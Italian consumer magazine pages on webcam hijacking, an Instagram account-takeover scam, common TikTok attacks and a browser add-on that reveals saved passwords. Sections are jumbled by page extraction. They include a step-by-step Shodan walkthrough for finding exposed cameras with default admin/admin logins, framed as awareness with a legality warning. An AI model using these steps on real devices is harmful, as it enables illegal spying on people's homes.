Sono sempre più numerosi gli utenti che segnalano la presenza di video personali su gruppi social o di messaggistica. Si tratta di materiale ripreso illegalmente da abitazioni, uffici o altri locali in cui è presente una videocamera collegata a Internet. Il paradosso è che il più delle volte si tratta di telecamere di sorveglianza installate proprio per tutelare gli utenti e che, ironia della sorte, si trasformano in dispositivi in grado di violarne la privacy. **I video ripresi a insaputa degli utenti diventano così accessibili a migliaia di utenti in tutto il mondo**, che a loro volta possono condividerli creando una pericolosa escalation.

COSA POSSONO FARE DA REMOTO I MALINTENZIONATI

Scoperta la vulnerabilità del dispositivo collegato a Internet, un malintenzionato può svolgere diverse operazioni che vanno dalla semplice registrazione di quanto avviene negli ambienti monitorati, alla possibilità – sempre che il dispositivo lo consenta – di inquadrare altre angolature ruotando fisicamente da remoto la webcam, così come

sfruttare l'eventuale microfono e casse che la equipaggiano per registrare l'audio oppure parlare direttamente con chi in quel momento sosta nelle vicinanze. Tutto questo può purtroppo avvenire anche con baby monitor dotati di videocamera, collegati a Internet e non idoneamente protetti, così come con computer desktop o portatili muniti di webcam, telefoni cellulari, tablet... Tra l'altro gli attacchi non devono necessariamente concentrarsi

Shodan non è un sistema illegale, consente solo di individuare i dispositivi connessi a Internet con potenziali vulnerabilità. È tuttavia vietato accedere agli apparati da esso individuati senza il dovuto permesso!

Attenti ai Creepware

Uno dei casi più eclatanti di furto di video e foto da una webcam riguarda Cassidy Wolf, Miss Teen USA di qualche anno fa. Per un anno, un hacker – poi arrestato – l'ha spiata attraverso la webcam del suo computer. L'uomo ha così avuto accesso a conversazioni private e foto anche di nudo, ricattando poi la donna.

Cassidy Wolf fa parte del mezzo milione di persone che sono state vittime del cosiddetto **Creepware**, noto anche come **Remote Access Trojan** o **RAT**, un'applicazione

malevola installata sul dispositivo dell'ignara vittima che consente al malintenzionato di accedere e controllare il dispositivo infetto senza che questi se ne accorga. L'app malevola viene sovente camuffata come allegato di una e-mail o veicolata come App che agli occhi dell'utente fa tutt'altro. **Fruitfly** è uno dei RAT che ha colpito più utenti, rimanendo attivo per una decina di anni colpendo soprattutto computer Mac, anche se pare abbia infettato anche sistemi Windows e Linux.

sull'attrezzatura che supporta la webcam, gli hacker possono entrare nelle reti domestiche attraverso qualsiasi punto di ingresso non o poco protetto e scovare ogni dispositivo collegato munito di videocamera.

LE FALLE SFRUTTATE DAGLI HACKER

Il metodo più semplice utilizzato dagli hacker per accedere alle videocamere è più immediato di quanto possiamo immaginare: usare la password impostata di default dai produttori e ingenuamente mai cambiata

dagli utilizzatori; un numero enorme di produttori di hardware spesso utilizza password di default abbastanza semplici (**user: admin** e **password: 123456**, per esempio), tra l'altro documentandole su manuali condivisi online, è come offrire a un malintenzionato l'accesso alla propria webcam servendolo su un piatto d'argento! Altra falla sfruttata dagli hacker riguarda il mancato aggiornamento di sicurezza del **firmware** che equipaggia i dispositivi; si acquista una videocamera di sorveglianza, la si

collega a Internet e lì rimane per anni senza che venga fatto nessun aggiornamento software. Altro metodo impiegato dai cybercriminali è utilizzare i cosiddetti **creepware** (vedi box).

PROTEGGERSI DALLE INTRUSIONI

Per evitare di essere spiati da una videocamera collegata al PC

GLOSSARIO DI BASE

FIRMWARE

Una semplice applicazione integrata direttamente in un componente elettronico. Le istruzioni contenute nel firmware consentono al dispositivo di implementare la logica di funzionamento e dialogare con altri componenti hardware implementando specifici protocolli o interfacce di programmazione.

ETHICAL HACKER


A differenza di un hacker, si occupa di sicurezza informatica, nello specifico simula attacchi a reti, infrastrutture tecnologiche, portali web o applicazioni, al fine di individuare possibili vulnerabilità sfruttabili dagli hacker per violare i sistemi.



figura #1


Il metodo più sicuro per non esporre su Internet videocamere o qualunque altro dispositivo, è quello di avvalersi di una VPN (Virtual Private Network), cioè un'infrastruttura che consente di essere presenti sulla Rete con funzionalità aggiuntive, legate alla privacy e alla crittografia dei dati.

SHODAN MOSTRA LE TELECAMERE CONNESSE!




COME ACCEDERE A SHODAN

Esistono due modi per utilizzare il motore di ricerca Shodan, dal browser o da riga di comando, quest'ultimo molto utilizzato dagli hacker per meglio indirizzare i loro attacchi; per utilizzarlo dal browser basterà semplicemente digitare nel browser il seguente url: <https://www.shodan.io/>



SI SCOVARNO LE WEBCAM

Facendo una semplice ricerca, per esempio per "webcamxp" (un software che consente di diffondere in streaming su Internet le immagini della webcam) Shodan ci restituirà diversi risultati di ricerca sensibilmente diversi dai classici risultati di un motore di ricerca.




AFFINARE LE RICERCHE

A questo URL <https://www.shodan.io/search/filters> è riportato un elenco di tutti i filtri che è possibile impiegare, per esempio utilizzando il filtro country:IT (webcamxp country:IT) sarà possibile restringere i risultati ai soli dispositivi geolocalizzati in Italia.




ALCUNE INFO UTILI

Facendo clic sull'IP o nome del dispositivo individuato è possibile accedere a una serie di informazioni aggiuntive, con tanto di porte individuate e liberamente accessibili, il nome dell'host, Internet service provider, sistema operativo...



IL PANNELLO DI CONTROLLO

Puntando il browser sullo specifico IP e indicando una delle porte mostrate da Shodan, sarà per esempio possibile accedere al pannello di controllo della webcam con l'accesso di login o, addirittura, direttamente al flusso di live streaming. Niente di più banale e più pericoloso allo stesso tempo!



CHIAVI DI ACCESSO DI DEFAULT

Dall'URL <https://www.shodan.io/explore/popular> è possibile accedere ai device più gettonati; tra questi le "Cams" con credenziali di accesso di default (admin/admin). Cliccando sarà possibile accedere alla lista dei dispositivi, quindi, al pannello di login. Gli hacker proseguono poi loggandosi, ignari che si tratta di un'OPERAZIONE ILLEGALE!

o integrata nel notebook, sembra incredibile ma la soluzione più semplice consiste nel posizionare un pezzo di nastro adesivo opaco sull'obiettivo della fotocamera o, per una soluzione più "hi-tech", acquistare appositi gadget, ne esistono di tutti i materiali, ultrasottili, colorati, così da accontentare ogni esigenza. Alcune webcam, per garantire un minimo di riservatezza, sono dotate di coperture per gli obiettivi previsti direttamente dal produttore in fabbrica. Per proteggere webcam e microfono da "accessi indesiderati" è possibile anche ricorrere a specifici software come *ShieldApps Webcam Blocker*; il tool blocca e avvisa l'utente dei tentativi di violare la webcam o il microfono. **Anche alcuni programmi antivirus per Windows e Mac offrono specificamente funzionalità di protezione della webcam**

(*Avast One, Bitdefender Premium Security, Norton 360 e Sophos Home Premium*, ad esempio). La prevenzione è sempre la migliore cura, ecco perché periodicamente è sempre opportuno aggiornare alle ultime release disponibili tutte le app che fanno accesso alla videocamera.

Qualche anno fa alcuni ricercatori hanno scoperto un bug nell'utilizzatissima app Zoom, che avrebbe consentito agli hacker di accedere alla webcam tranquillamente. Prestare sempre massima attenzione a fare clic sui link, che si tratti di e-mail, SMS o banner pubblicitari, fare clic su un

collegamento dannoso potrebbe dare l'opportunità a qualche malware di infettare il dispositivo e prendere possesso della webcam.

IL MOTORE DI RICERCA

Shodan è un motore di ricerca specificatamente pensato per ricercare dispositivi collegati a Internet: ipcam, server, router, smart tv o qualunque altro hardware IoT.

Un immenso database che mensilmente si arricchisce di nuovi dispositivi indicizzati per una facile consultazione tramite una semplice query di ricerca.

Il motore di ricerca consente agevolmente di identificare i dispositivi dotati di un particolare http server, per esempio, di una precisa marca o appartenenti a una specifica categoria: webcam, router, server, dispositivi IoT.

Un tool formidabile per sistemisti, esperti di sicurezza,

ethical hacker, ma, purtroppo, anche per smanettoni malintenzionati. Se infatti il servizio nasce con l'intenzione di consentire ai possessori di dispositivi connessi a Internet di verificare eventuali vulnerabilità pubbliche e porvi rimedio, permette anche a cybercriminali o aspiranti tali di ricercare dispositivi vulnerabili e attaccarli.

Alla stregua di molti altri motori di ricerca, anche Shodan permette di impostare dei filtri, permettendo di mostrare i risultati riferiti a una specifica città, basati su dispositivi che montano uno specifico sistema operativo o firmware, dei soli dispositivi che espongono una specifica porta. I filtri possono essere utilizzati anche in combinazione, rendendo così molto agevole ricercare specifici dispositivi magari affetti da vulnerabilità già nota.




figura #2

OverSight (<https://objective-see.org/>) è un'applicazione gratuita per Mac che monitora il microfono e la webcam di notebook e iMac. Una volta installata l'app avvisa l'utente ogniqualvolta il microfono interno o la webcam vengono attivati, magari a propria insaputa.



COSÌ TI RUBANO L'ACCOUNT INSTAGRAM!

Dietro una richiesta inoffensiva, può celarsi un tentativo d'intrusione. Leggete la nostra inchiesta shock su come non cadere vittima dei nuovi attacchi

Per molti, Internet rappresenta un luogo irrinunciabile in cui esprimere la propria personalità, socialità, creatività o costruire la propria carriera professionale, spesso attraverso l'utilizzo di social e piattaforme di condivisione. Purtroppo, e sono le statistiche a dirlo, viviamo tempi in cui sono sempre più frequenti le frodi per furto di identità. E tra i profili più appetibili per pirati informatici e malintenzionati spiccano di sicuro quelli di Instagram. Perché ci occupiamo di questa tematica? Beh, tutto parte da un nostro lettore, che chiameremo Paolo, che ci ha contattato per raccontare la sua storia, nella speranza che la sua esperienza possa essere d'aiuto anche ad altri utenti della Rete.


IL RACCONTO

Tutto inizia con un messaggio d'invito a un evento per la promozione di un libro, inviato da una donna che si presenta come l'autrice. Poi più nulla. A distanza di qualche mese però ne segue un

altro, con una richiesta di voto: *"sto gareggiando per un posto come ambasciatore di influencer online, puoi votarmi per favore?"*

[figura #1]. Paolo stavolta accetta e chiede alla "scrittrice" cosa deve fare. "Lei - prosegue Paolo - mi comunica che sto per ricevere un link via SMS, e se posso inoltrarglielo". Paolo attende, ma non arriva nulla. Ed è in quel momento che si consuma la fase cruciale del disegno criminoso. Il

pirata informatico effettua un tentato accesso al profilo Instagram del nostro lettore, non andato a buon fine, inoltra una richiesta di recupero password, nella presunzione che il malcapitato Paolo, che potrebbe avere attiva l'autenticazione a due fattori, riceverà un link di verifica su cui cliccare per procedere con la richiesta di modifica delle credenziali. Paolo, infatti, di lì a poco riceve sul proprio smartphone




un SMS contenente un link che ingenuamente, pensando che si tratti di qualcosa che ha a che fare con la votazione richiesta, lo gira al pirata informatico [figura #2]. La cosa sembra finire lì. Passano i giorni finché una mattina Paolo, nel tentativo di accedere al proprio profilo Instagram con le usuali credenziali si vede negare l'accesso.

ACCOUNT HACKERATO?

Il nostro lettore inizia così a informarsi su come fare per risolvere il problema. Avvia la procedura di recupero della password in caso di account hackerato prevista da Instagram. Paolo racconta che dopo la prima richiesta, non avendo ricevuto alcuna risposta, riprova a inoltrare


domanda di assistenza più volte fino a quando non riceve dal team di Instagram una e-mail che lo invita a girare un filmato selfie per confermare la sua identità. Al termine, riceve un'ulteriore e-mail contenente un codice di accesso che gli permette di rientrare in possesso del tanto agognato account!

RECUPERATE IL VOSTRO ACCOUNT INSTAGRAM




ASSISTENZA NELL'APP

Avviate Instagram da cellulare e disconnettetevi. Dalla schermata iniziale cliccate su **Ricevi assistenza con l'accesso**. Inserite l'e-mail associata al profilo da recuperare e cliccate **Avanti**. Scegliete la voce **Non riesci a reimpostare la password?** e selezionate l'account per il quale chidete assistenza. Scegliete l'opzione **Phone Number**.



SUPPORTO

Attendete il messaggio con il codice a 6 cifre, inseritelo e confermatelo. A questo punto, cliccate su **Try Another Way** e su **Get Support**. Cliccate poi su **Il mio account è stato hackerato**. Cliccate su **Sì, ho una mia foto sul mio account**. Piccola parentesi: è consigliabile sempre mettere una foto nel profilo, perché questo agevola la procedura di recupero rendendola più rapida.



CI SIAMO QUASI

Inserite un nuovo indirizzo e-mail funzionante. Attendete l'arrivo del messaggio di posta elettronica contenente il codice a 6 cifre e confermatelo. Cliccate su **Fine**. Fatto questo, nell'arco di 3 o 4 giorni Instagram invierà al vostro indirizzo mail un nuovo messaggio di posta elettronica con tutte le istruzioni per procedere al recupero del profilo.

Mai dare confidenza agli sconosciuti!

Il mondo pullula di persone truffaldine sempre più esperte nelle tecniche di adescamento psicologico e ingegneria sociale. Normalmente, il modus operandi è quasi sempre graduale e progressivo. **Si inizia con una richiesta di contatto che sembra casuale, routinaria e non reiterata, per poi, a distanza di tempo, riceverne un'altra più contestualizzata, contenente per esempio una richiesta di informazioni o di aiuto.** Una volta carpitata la fiducia del malcapitato inizia una serie di precise istruzioni perché il malintenzionato di turno riesca a mettere in pratica il disegno criminoso. Le segnalazioni pervenute a riguardo sono numerose: c'è chi riceve richieste di assistenza da parte di utenti sconosciuti che lamentano il fatto di non riuscire più a entrare nel proprio account, ma anche chi con sofisticate tecniche di raggirio persuade l'ignaro utente a inviare screenshot contenenti i propri dati. **Attenzione, poi, alle richieste di voto per concorsi e competizioni, e soprattutto a quelle inerenti vincite di premi.**

Conviene sempre denunciare il furto

Se vi doveste trovare in una situazione simile a quella in cui è incappato il nostro lettore, vi suggeriamo non solo di contattare l'assistenza della piattaforma, ma anche di inoltrare una regolare denuncia alle autorità, Carabinieri o Polizia Postale, nonché di inviarne una copia per conoscenza agli amministratori del social (nel caso di Instagram a support@instagram.com). Questo, sia pur in via del tutto teorica, dovrebbe rendere più rapidi i tempi di accertamento della violazione e del ripristino dell'account. È buona norma, poi, cambiare la password di accesso e abilitare l'autenticazione a due fattori per rendere più complicato il processo di effrazione, nonché controllare con attenzione le e-mail ricevute dalla piattaforma.

TikTok, le tecniche di attacco più diffuse

Anche TikTok, come Instagram, è piuttosto gettonato da pirati informatici e usurpatori di profili. Le tecniche utilizzate sono tante: in questo box andremo a esaminare quelle più diffuse

E-MAIL PHISHING

Rappresenta una tecnica molto semplice messa in atto dagli smanettoni per hackerare gli account TikTok. Il pirata invia e-mail false agli utenti facendo sembrare che provengano direttamente dalla piattaforma. Il contenuto dei messaggi di posta potrebbe indicare, per esempio, che l'account è stato compromesso e richiede le proprie credenziali per avviare il recupero. Se qualcuno dovesse "abboccare" consegnerà nelle mani del pirata le credenziali di accesso. Per minimizzare i rischi occorre monitorare con attenzione le e-mail ricevute ed evitare di aprire allegati o cliccare su link in caso di missive sospette.

KEYLOGGER REMOTO

Si tratta di piccoli software che si installano e girano sul computer a insaputa dell'utente, e che sono in grado di effettuare la registrazione di quanto digitato sulla tastiera (per esempio la password dell'account TikTok), e quindi potenzialmente capaci di catturare codici, chiavi di accesso e informazioni riservate.

Per proteggersi dai keylogger vi suggeriamo di non utilizzare applicazioni per tastiera di terze parti, di non apri-

re alcun allegato o cliccare sui collegamenti presenti nelle conversazioni delle chat poiché potrebbero nascondere una pericolosa minaccia.

ZERO-DAY

Si tratta di vulnerabilità note agli sviluppatori di un determinato software o di una specifica piattaforma, ma al momento non ancora gestite o risolte. Simili vulnerabilità possono essere utilizzate dai pirati informatici per agire indisturbati e mettere in pratica i loro intenti criminali.

Se un malintenzionato dovesse trovare una vulnerabilità in TikTok (per esempio nel codice sorgente o nel database), potrebbe essere in grado di far trapelare tutti i dati degli utenti. Per minimizzare i rischi derivanti dalle vulnerabilità Zero-Day è sempre utile tenere aggiornati browser e app, ma anche il sistema operativo del device utilizzato.

PASSWORD DEBOLI

Una chiave di accesso debole è un invito a nozze per malintenzionati e truffatori, perché facilmente intercettabile. Per ovviare al problema vi suggeriamo di utilizzare sempre password che non contengano parole di senso compiuto,

combinando lettere e numeri, maiuscole e minuscole e perfino caratteri speciali.

Dove possibile, inoltre, è bene utilizzare password mediamente lunghe, da 16 a 24 elementi. Potete verificare se i vostri dati personali, e-mail e password, sono stati violati da attacchi hacker utilizzando il sito Web Have-BeenPwned: <https://haveibeenpwned.com/?ref=hackernoon.com>

XSS

Detta anche cross-site scripting, è una vulnerabilità che consente l'esecuzione di istruzioni JavaScript, VBScript o Flash in modo da provocare una determinata reazione da parte del browser utilizzato dall'utente durante una sessione, questo allo scopo di reindirizzarlo su altre pagine o carpire codici e informazioni riservate.

Un ricercatore di sicurezza informatica, Muhammed Taskiran, non molto tempo fa ha intercettato proprio su tiktok.com una vulnerabilità di questo tipo, che poteva essere sfruttata per eseguire codice malevolo durante una sessione di browsing. Per minimizzare i rischi derivanti da XSS è bene dotarsi di un buon antivirus, da tenere costantemente aggiornato.

Comunicazioni importanti via e-mail

È buona abitudine leggere sempre tutte le comunicazioni ricevute dalla piattaforma; questo perché tutte le volte che su Instagram viene modificata l'e-mail associata al tuo profilo, tramite l'indirizzo security@mail.instagram.com la piattaforma ve lo comunica, offrendovi anche la possibilità di annullare l'operazione selezionando l'opzione **Proteggi il mio account**.





HOW TO

ADD-ON

Asterischi in chiaro

C'è un modo per svelare le password salvate nel browser.....52

UMATRIX

Navigazione sicura al 100%

Bloccare pubblicità e cookie con un tool suggerito dal collettivo Anonymous.....54

PASSWORD IN CHIARO SUL BROWSER

Non ricordate più le credenziali di un sito? Avete dimenticato le chiavi d'accesso ai social? Niente paura, ecco uno strumento che ve le farà recuperare in un clic. Occhio, però, c'è il rovescio della medaglia!

IN BREVE

Come scoprire le password salvate nei browser e nascoste dagli asterischi senza accedere alle impostazioni.

DIFFICOLTÀ




Se avete dimenticato la password di accesso al vostro social preferito state tranquilli, perché vi facciamo vedere come leggere le chiavi di accesso che si celano sotto gli asterischi mostrati dal browser. Di solito, in questa situazione, si usa l'apposita funzione del browser per la visualizzazione delle password memorizzate, ma servono un po' di clic per muoversi tra i menu e arrivare a essa. In Firefox, per esempio, bisogna aprire il menu del browser (l'icona in alto a destra con le tre righe orizzontali) e scegliere la voce **Password**. Da qui si possono cercare, copiare e visualizzare le chiavi memorizzate dei vari siti. Visto però che siamo pigri, abbiamo scovato un'estensione per browser che si chiama **Show/ hide passwords** e fa la stessa cosa (ma che in realtà può essere usata

dai malintenzionati che vogliono scoprire le password altrui. Occhio, quindi!). È disponibile sia per Firefox sia per Chrome e non richiede particolari accorgimenti tecnici.

IL ROVESCIO DELLA MEDAGLIA


Qualche malintenzionato che ha accesso al Pc, installando questo add-on, nel giro di un minuto potrebbe scovare le vostre chiavi di accesso, visto che non deve fare manovre contorte per individuare le password memorizzate. Nello scrivere questo articolo abbiamo testato il tool su diversi siti e ha svolto egregiamente il suo compito. Mettendolo alla prova su alcuni blog multiutente, è stato in grado di visualizzare addirittura le credenziali dei nostri collaboratori. Già, altri utenti che, ignari, hanno inserito le loro password salvandole sul loro browser. A noi è bastato cliccare su **Show** per visualizzare le loro credenziali. Quindi, fate attenzione se siete soliti collaborare con altri utenti sulla Rete e avete l'abitudine di salvare le credenziali su Firefox o su Chrome. La "brutta" sorpresa è spesso dietro l'angolo e, a volte, nemmeno ci si rende conto di quanto possa essere semplice reperire uno strumento in grado di carpire le nostre credenziali. Ma ora, bando alle ciancie e vediamo come utilizzarlo.

Se non ricordate quale password avete usato e volete vederla velocemente, quest'estensione del browser vi concederà la possibilità di farlo!




SHOW-HIDE PASSWORDS

INSTALLATE IL TOOL SUL PC E CONFIGURATELO




TROVATE L'ESTENSIONE

Il primo passo è quello di installare l'add-on **Show/hide passwords**. Ecco come farlo su Firefox. Avviate il browser e selezionate il menu ad hamburger in alto a destra. Scorrete le voci e cliccate, infine, su **Componenti aggiuntivi e temi**. Si aprirà a questo punto la schermata in cui cercare l'add-on.




DATE I PERMESSI

Vi verrà chiesta ora l'autorizzazione a scaricarlo. Non dovete far altro che approvare e aspettare. Riavviate il browser e controllate che tutto sia andato a buon fine: dal menu cliccate su **Componenti aggiuntivi e temi** e verificate che l'estensione sia presente.




SETTATE LE OPZIONI

Entrate nell'add-on, selezionate la voce **Componenti aggiuntivi e temi** e, subito dopo, cliccate su **Show/hide passwords** e infine su **Gestisci**. Dalla finestra che appare potete impostare a vostro piacimento le opzioni, come gli aggiornamenti automatici e le finestre anonime.




INSTALLATE SHOW/HIDE PASSWORDS

Inserite il nome dell'add-on nell'apposito box di ricerca. **Trova altri componenti aggiuntivi**. Una volta fatto ciò, fate clic sulla lente di ingrandimento. Dai risultati che appariranno, selezionate **Show/hide passwords**. Dalla nuova schermata premete il pulsante azzurro **+ Aggiungi a Firefox**.



FATE TUTTO CON CHROME

Per aggiungere l'estensione a Chrome dovete accedere a Google e collegarvi al Chrome Web Store digitando <https://chrome.google.com/webstore/>. Nel box di ricerca digitate il nome dello strumento e, dopo averlo individuato, cliccate su **Aggiungi** e poi su **Aggiungi estensione**.



RECUPERATE LE PASSWORD

Per scoprire una password con **Show/hide passwords**, basta recarsi nella schermata di login del servizio desiderato, per esempio Facebook. Qui troverete il pulsante **Show**. Facendoci clic sopra, vedrete la chiave d'accesso. C'è anche il tasto **Hide** che serve per nascondere di nuovo ciò che è stato scoperto.

SCEGLIETE: PILLOLA ROSSA O PILLOLA BLU?

Vi spieghiamo come proteggere la vostra privacy attraverso l'uso di un firewall a matrice consigliato dal collettivo Anonymous

IN BREVE

Come installare uMatrix e proteggere i dati salvati sul computer

DIFFICOLTÀ



